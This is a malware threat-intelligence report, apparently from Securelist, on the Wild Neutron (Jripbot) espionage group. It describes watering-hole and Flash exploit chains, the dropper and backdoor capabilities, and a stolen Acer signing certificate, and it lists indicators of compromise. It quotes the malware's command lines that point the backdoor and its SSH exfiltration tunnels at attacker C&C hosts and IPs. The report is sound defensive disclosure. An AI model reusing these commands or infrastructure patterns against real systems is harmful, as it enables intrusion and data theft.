Wild Neutron – Economic espionage threat actor returns with new tricks

SL securelist.com/wild-neutron-economic-espionage-threat-actor-returns-with-new-tricks/71275/

Authors

Expert GReAT

Stolen Acer code signing certificate and unknown Flash Player exploit used in attacks

Indicators of Compromise (IOC)

A powerful threat actor known as “Wild Neutron” (also known as “Jripbot” and “Morpho“) has been active since at least 2011, infecting high profile companies for several years by using a combination of exploits, watering holes and multi-platform malware.

The latest round of attacks in 2015 uses a stolen code signing certificate belonging to Taiwanese electronics maker Acer and an unknown Flash Player exploit.

Wild Neutron hit the spotlight in 2013, when it successfully infected companies such as Apple, Facebook, Twitter and Microsoft. This attack took advantage of a Java zero-day exploit and used hacked forums as watering holes. The 2013 incident was highly publicized and, in the aftermath, the threat actor went dark for almost one year.

> #WildNeutron is a powerful entity engaged in espionage, possibly for economic reasons
>
> Tweet

In late 2013 and early 2014 the attacks resumed and continued throughout 2015. Targets of the new attacks include:

- Law firms
- Bitcoin-related companies
- Investment companies
- Large company groups often involved in M&A deals
- IT companies
- Healthcare companies
- Real estate companies
- Individual users

The focus of these attacks suggests this is not a nation-state sponsored actor. However, the use of zero-days, multi-platform malware as well as other techniques makes us believe it's a powerful entity engaged in espionage, possibly for economic reasons.

Older (2013) campaigns


During the 2013 attacks, the Wild Neutron actor successfully compromised and leveraged the website **www.iphonedevsdk[.]com**, which is an iPhone developers forum.

The attackers injected a script into the forum that redirected visitors to another website (**min.liveanalytics[.]org** – *currently SINKHOLED by Kaspersky Lab*) that hosted a Java zero-day exploit. A similar attack was also found in another forum dedicated to Linux developers: **fedoraforum[.]org**. For a more detailed analysis of these 2013 attacks, see Eric Romang's blog: http://eromang.zataz.com/2013/02/20/facebook-apple-twitter-watering-hole-attack-additional-informations/.

Other forums compromised by the Wild Neutron group and identified by reports from the Kaspersky Security Network include:

- expatforum.com
- mygsmindia.com
- forum.samdroid.net
- emiratesmac.com
- forums.kyngdvb.com
- community.flexispy.com
- ansar1.info

In particular, two of these stand out: "**community.flexispy[.]com**" and "**ansar1[.]info**". The first one is a community ran by Flexispy, a company that sells spyware for mobile devices. The second one is a Jihadist forum that is currently closed.



ANSAR AL-MUJAHIDEEN

Ansar Al-Mujahideen

Register

In the Name of Allah, the Most Beneficent, the Most Merciful

As-Salaamu 'alaykum wa rahmatullaahi wa barakaatuh

Welcome to the Ansar Al-Mujahideen Network.
This is a virtual platform for the active sharing of islamic knowledge and information among Muslims.
Our members post and respond to a range of subjects and contributions regarding islam, muslims, jihad and the mujahideen.

Forum

Headlines

Dawlah News
Read and post recent authentic news concerning the Islamic State.

Ummah News
Read and post recent authentic news concerning the ummah of islam.
Sub-Forums: Muslim Captives

ansar1[.]info was injected by Wild Neutron in 2013

Back in 2013, the attackers also leveraged a Mac OS X backdoor, known as OSX/Pintsized. This is also described in more detail in Eric Romang's excellent blog: http://eromang.zataz.com/2013/03/24/osx-pintsized-backdoor-additional-details/. The same backdoor, compiled for Win32, is still being used in the 2015 attacks.

> #WildNeutron is one of the most unusual APT group we've analysed and tracked
>
> Tweet

Some of the more prominent victims of the 2013 attack include Twitter, Facebook, Apple and Microsoft. These breaches were covered widely by the press and some affect companies, issued statements on the incident (see Facebook's statement).

The targeting of major IT companies like Facebook, Twitter, Apple and Microsoft is unusual, however, it's not entirely unique. The lack of victims in other sectors, such as diplomatic or government institutions, is however quite unusual. This makes us believe this is not a nation-state sponsored attack.

Technical analysis

The malware set used by the Wild Neutron threat actor has several component groups, including:

- A main backdoor module that initiates the first communication with C&C server
- Several information gathering modules
- Exploitation tools
- SSH-based exfiltration tools
- Intermediate loaders and droppers that decrypt and run the payloads

Although customized, some of the modules seem to be heavily based on open source tools (e.g. the password dumper resembles the code of Mimikatz and Pass-The-Hash Toolkit) and commercial malware (HTTPS proxy module is practically identical to the one that is used by Hesperbot).

> Although customized, some of the modules seem to be heavily based on open source tools #WildNeutron
>
> Tweet

All C&C communication is encrypted with a custom protocol. Dropped executables, as well as some of the hardcoded strings are usually obfuscated with XOR (depends on bot version). The main backdoor module contains a number of evasion techniques, designed to detect or time out sandboxes and emulation engines.


Exploitation – 2015

The initial infection vector from the 2014-2015 attacks is still unknown, although there are clear indications that the victims are exploited by a kit that leverages an unknown Flash Player exploit.

The following exploitation chain was observed in one of the attacks:

Site	hxxp://cryptomag.mediasource.ch/
Paths	/favicon.ico /msie9html5.jpg /loader-large.gif /bootstrap.min.css /stats.js?d=1434374526478 /autoload.js?styleid=20&langid=5&sid=883f2efa&d=1434374526 /banner.html?styleid=19&langid=23&sid=883f2efa&d=1434374526 /883f2efa/bniqligx.swf?styleid=4&langid=6&sid=883f2efa&d=1434374533 /883f2efa/pzixfgne?styleid=5&langid=25&sid=883f2efa&d=1434374533 /883f2efa/bniqligx.swf?styleid=4&langid=6&sid=883f2efa&d=1434374533/ /background.jpg

The subdomain **cryptomag.mediasource[.]ch** appears to have been created for this attack; it pointed to an IP address associated with other Wild Neutron C&Cs, highlighted in red below:



Host	IP	Country	Firstseen	Lastseen	Countseen
app.cloudprotect.eu	66.55.133.89	US	2015-06-30 12:52:20	2015-07-05 05:39:05	6
cryptomag.mediasource.ch	66.55.133.89	US	2015-06-30 13:01:17	2015-07-05 05:39:16	5
ealertonline.com	66.55.133.89	US	2015-01-20 19:58:52	2015-01-20 19:58:52	0
hyperads.net	66.55.133.89	US	2014-11-27 12:59:51	2015-03-14 18:16:43	2
secure.pdf-info.com	66.55.133.89	US	2015-04-24 04:05:17	2015-06-25 04:38:56	59
ssl.cloudprotect.eu	66.55.133.89	US	2015-05-29 07:21:17	2015-07-05 05:40:17	13
www.hyperads.net	66.55.133.89	US	2014-02-27 08:14:24	2014-02-27 08:14:35	4

Hosts resolving to 66.55.133[.]89

While **app.cloudprotect[.]eu** and **ssl.cloudprotect[.]eu** are two known Wild Neutron C&Cs, cryptomag.mediasource[.]ch appears to have been pointed to this IP for the purpose of exploitation. Another suspicious domain can be observed above, secure.pdf-info[.]com. We haven't seen any attacks connected with his hostname yet, however, the name scheme indicates this is also malicious.

In another attack, we observed a similar exploitation chain, however hosted on a different website, hxxp://find.a-job.today/.

In both cases, the visitors browsed the website, or arrived via what appears to have been an online advertisement. From there, "autoload.js" appears in both cases, which redirects to another randomly named HTML file, which eventually loads a randomly named SWF file.

While the group used watering hole attacks in 2013, it's still unclear how victims get redirected to the exploitation kits in the new 2014-2015 attacks. Instead of Flash exploits, older Wild Neutron exploitation and watering holes used what was a Java zero-day at the end of 2012 and the beginning of 2013, detected by Kaspersky Lab products as *Exploit.Java.CVE-2012-3213.b.*

The main malware dropper

The functionality of the main dropper is relatively simple: it decrypts the backdoor executable (stored as a resource and encrypted with a simple XOR 0x66), writes it to a specified path and then executes it with parameters that are hardcoded in the dropper body. One of the parameters is the URL address of the C&C server, while others contain various bot configuration options.

Example parameters used by the dropper:

igfxupt.exe https://app.cloudprotect[.]eu:443 /opts resolv=logs.cloudprotect[.]eu

After executing the main backdoor, the dropper is securely deleted by overwriting its content with random numbers several times before renaming and removing the file.

The main backdoor (aka "Jripbot")

This binary is executed with the URL address of the C&C server as a parameter; it can also receive an optional bot configuration. This information is then double-encrypted – first with RC4 and then with Windows CryptProtectData function – and saved to the registry.

Before performing any other activity, the malware first runs its stalling code (designed to outrun the emulators), then performs several anti-sandboxing checks and enters an infinite loop if any unwanted software running in the system is detected.

Otherwise, it gathers some basic system information:

- Version of the operating system
- If program is running under WOW64
- If current user has administrator privileges
- Which security features of Windows are enabled
- Username and computer name
- Server name and LAN group
- Information about logical drives
- System uptime and idle time
- Default web browser
- Proxy settings

Based on some of this information, malware generates a unique ID for the victim and starts the C&C communication by sending the ID value and awaiting commands.

Backdoor configuration options may include proxy server address and credentials, sleeptime/delay values and connection type, but the most interesting option is the resolv=[url] option. If this option is set, the malware generates a domain name consisting of computer name, unique ID and and the URL passed with this option; then it tries to resolve the IP address of this domain. We suspect this is the method the attackers use to send the generated UID to the C&C.

Commands from the C&C may instruct the bot to perform following actions:

- Change the current directory to the requested one
- Execute an arbitrary command in the command line
- Set the autorun value for itself in the registry

- Delete the autorun value for itself in the registry
- Shred requested file (overwrite the file content with random numbers, overwrite the file name with zeroes and then delete it)
- Download file from the Internet and save it (optionally encrypted) to the disk
- Install or uninstall additional malware plugins
- Collect and send system information
- Enumerate drives
- Set sleeptime value
- Update the configuration
- Update itself
- Quit

Older versions of this backdoor, used in the 2013 attacks, had a bit more functionality:


- Password harvesting
- Port scanning
- Collecting screenshots
- Pushing files to C&C
- Reverse shell

These features were removed from the newer backdoor versions that are used in recent attacks. Instead, malware developers decided to implement a plugin mechanism and run different tools for different tasks. This suggests a clear shift towards more flexible modular architecture.

> #WildNeutron hide the C&C address by encrypting it in the registry with machine-dependent information
>
> Tweet

In terms of functionality, the main backdoor is no different from many other Remote Access Tools (RATs). What really stands out is the attacker's carefulness to hide the C&C address, by encrypting it in the registry with machine-dependent information. Also notable is the ability to recover from a C&C shutdown by contacting a dynamically generated domain name, which only the attackers know in advance, as it is directly tied to each unique victim.

According to the timestamp of the samples the distribution is as follows:



Each backdoor appears to contain an internal version number, which ranges from 11000 to 16000 in the latest samples. This allows us to trace the following evolutionary map:

Backdoors used in the 2013 attacks:

MD5	Timestamp	Version	Filename	Size
1582d68144de2808b518934f0a02bfd6	29 Nov 2012	**11000**	javacpl.exe	327168
14ba21a3a0081ef60e676fd4945a8bdc	30 Nov 2012	**12000**	javacpl.exe	329728
0fa3657af06a8cc8ef14c445acd92c0f	09 Jan 2013	**13000**	javacpl.exe	343552

Backdoors used in 2014 and 2015 attacks:

MD5	Timestamp	Version	Filename	Size
95ffe4ab4b158602917dd2a999a8caf8	13 Dec 2013	**14014**	LiveUpdater.exe	302592
342887a7ec6b9f709adcb81fef0d30a3	20 Jun 2014	**15013**	FlashUtil.exe	302592
dee8297785b70f490cc00c0763e31b69	02 Aug 2013 (possibly fake)	**16010**	IgfxUpt.exe	291328

f0fff29391e7c2e7b13eb4a806276a84	27 Oct 2014	**16017**	RtlUpd.exe	253952

The installers also have a version number, which indicates the following evolution:

MD5	Timestamp	Version
1f5f5db7b15fe672e8db091d9a291df0	16 Dec 2011	1.4.1
48319e9166cda8f605f9dce36f115bc8	28 Sep 2012	1.5.0
088472f712d1491783bbad87bcc17c48	12 Apr 2013	1.6.3
ee24a7ad8d137e54b854095188de0bbf	07 Jan 2014	1.6.4

Lateral movement

After installing the main backdoor and establishing initial C2 communication, the attackers use a range of different tools to extract sensitive data and control the victim’s machine. These tools include a password harvesting trojan, a reverse-shell backdoor and customized implementations of OpenSSH, WMIC and SMB. Sometimes, they only drop a simple perl reverse shell and use various collection methods to retrieve credentials from a set of machines, escalate privileges, and fan out across a network from there. Besides these tools, there is also a number of small utility modules of different functionalities, from loaders and configuration tools, to file shredders and network proxies.

It’s also worth noting that this threat actor heavily relies on already existing code, using publicly available open source applications, as well as Metasploit tools and leaked malware sources, to build its own toolset. Some of these tools are designed to work under Cygwin and come together with the Cygwin API DLL, which may suggest that the attackers feel more comfortable when working in a Linux-like environment.

SSH tunnel backdoor


During the 2014/2015 attacks, we observed the attackers deploying custom, OpenSSH-based Win32 tunnel backdoors that are used to exfiltrate large amounts of data in a reliable manner. These tunnel backdoors are written as “updt.dat” and executed with two parameters, -z and -p. These specify the IP to connect to and the port. Despite the port number 443, the connection is SSH:

- /d /u /c updt.dat -z **185.10.58.181** -p 443
- /d /u /c updt.dat -z **46.183.217.132** -p 443
- /d /u /c updt.dat -z **217.23.6.13** -p 443

For authentication, the SSH tunnel backdoor contains a hardcoded RSA private key.

Stolen certificate

During the 2015 attacks, Wild Neutron used a dropper signed with a stolen, yet valid Acer Incorporated certificate.



Digital Signature Information
This digital signature is OK.

Signer information
Name: Acer Incorporated
E-mail: Not available
Signing time: Monday, June 15, 2015 4:22:11 PM

Countersignatures

Name of signer:	E-mail address:	Timestamp

Certification path
VeriSign
VeriSign Class 3 Code Signing 2010 CA
Acer Incorporated

Certificate status:
This certificate is OK.

Learn more about certification paths

Acer signature on Wild Neutron dropper

The abused certificate has the following properties:

Serial: 5c c5 3b a3 e8 31 a7 df dc 7c 28 d5 15 8f c3 80
Thumbprint: 0d 85 91 41 ee 9a 0c 6e 72 5f fe 6b cf c9 9f 3e fc c3 fc 07

The dropper (dbb0ea0436f70f2a178a60c4d8b791b3) appears to have been signed on June 15, 2015. It drops a Jripbot backdoor as “IgfxUpt.exe” and configures it to use the C&C “app.cloudprotect[.]eu”.


> #WildNeutron used a dropper signed with a stolen, yet valid Acer Incorporated certificate
>
> Tweet

We have worked with Symantec, Verisign and Acer to revoke the compromised certificate.

Victims and statistics

The Wild Neutron attacks appear to have a highly targeted nature. During our investigation, we have been able to identify several victims across 11 countries and territories:

- France
- Russia
- Switzerland
- Germany
- Austria
- Palestine
- Slovenia
- Kazakhstan
- UAE
- Algeria
- United States


Wild Neutron Hacker Group Victims
Kaspersky Lab discovered the return of the infamous Wild Neutron Hacker Group, also known as “Jripbot” and “Morpho”. In 2013 this group was spotted attacking companies like Apple, Facebook, Twitter and Microsoft. In a recent attack the group targeted multiple new companies in 11 countries and territories around the world.
USA
Germany
Austria
Slovenia
Russia
Palestine
Switzerland
France
Algeria
Kazakhstan
UAE
Law firms
Bitcoin-related companies
Investment companies
Large company groups often involved in M&A deals
IT companies
Healthcare companies
Individual users
Real estate companies
Kaspersky Lab products successfully detect and block the malware used by the Wild Neutron Hacker Group.
Read more on Securelist.com
© 2015 Kaspersky Lab
GREAT
KASPERSKY


The victims for the 2014-2015 versions are generally IT and real estate/investment companies and in both cases, a small number of computers have been infected throughout the organizations. The attackers appear to have updated the malware implant and deployed some additional tools, however, we haven't observed serious lateral movement in these cases.

Attribution

The targeting of various companies, without a government focus, makes us believe this is not a nation state sponsored APT. The attackers have also shown an interest in investment related targets, which indicate knowledge and skills to exploit such information on the market to turn it into financial advantages.

> In some of the samples, the encrypted configuration includes a Romanian language string #WildNeutron
>
> Tweet

In some of the samples, the encrypted configuration includes a Romanian language string, which is used to mark the end of the C&C communication:



```
